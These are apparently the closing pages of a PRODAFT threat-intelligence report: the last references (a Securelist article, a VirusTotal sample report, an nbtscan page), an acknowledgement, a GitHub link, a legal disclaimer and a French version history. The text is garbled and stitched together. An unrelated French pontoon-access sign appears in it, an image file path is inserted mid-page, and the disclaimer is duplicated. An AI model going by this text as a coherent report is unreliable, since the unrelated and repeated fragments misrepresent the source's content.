[9] SecureList. *Octopus-infested seas of Central Asia*. url : https://securelist.com/octopus-infested-seas-of-central-asia/88200/. (accessed : 02.04.2021).

[10] Virus Total. *062ba92736257f6ec1f16e33a8ae507732ab900404785d5f14b05cf4cecd05c2 Analysis Report*. url : https://www.virustotal.com/gui/file/062ba92736257f6ec1f16e33a8ae507732ab900404785d5f14b05cf4cecd05c2. (accessed : 02.02.2021).

[11] Unix Wiz. *NETBIOS name scanner*. url : http://www.unixwiz.net/tools/nbtscan.html. (accessed : 02.02.2021).

Acknowledgement
We would like to thank our advisors for their valuable guidance and support throughout this research.


The public version of the report will be shared from our github page[3]. The readers can find new samples, IOCs, and new versions of this report from our github page as we will constantly update our page based on new findings.

[3] https://www.github.com/prodaft

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

Historique

Version	Date	Auteur(s)	Modifications
1.0	18.02.2022	PTI Team	Initial draft
1.1	02.01.2023	PTI Team	Updated draft version
2.0	24.03.2023	PTI Team	TLP:RED version
2.1	14.04.2023	PTI Team	TLP:CLEAR version


ACCES AU PONTON INTERDIT
Le propriétaire décline toute responsabilité en cas d'accident

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.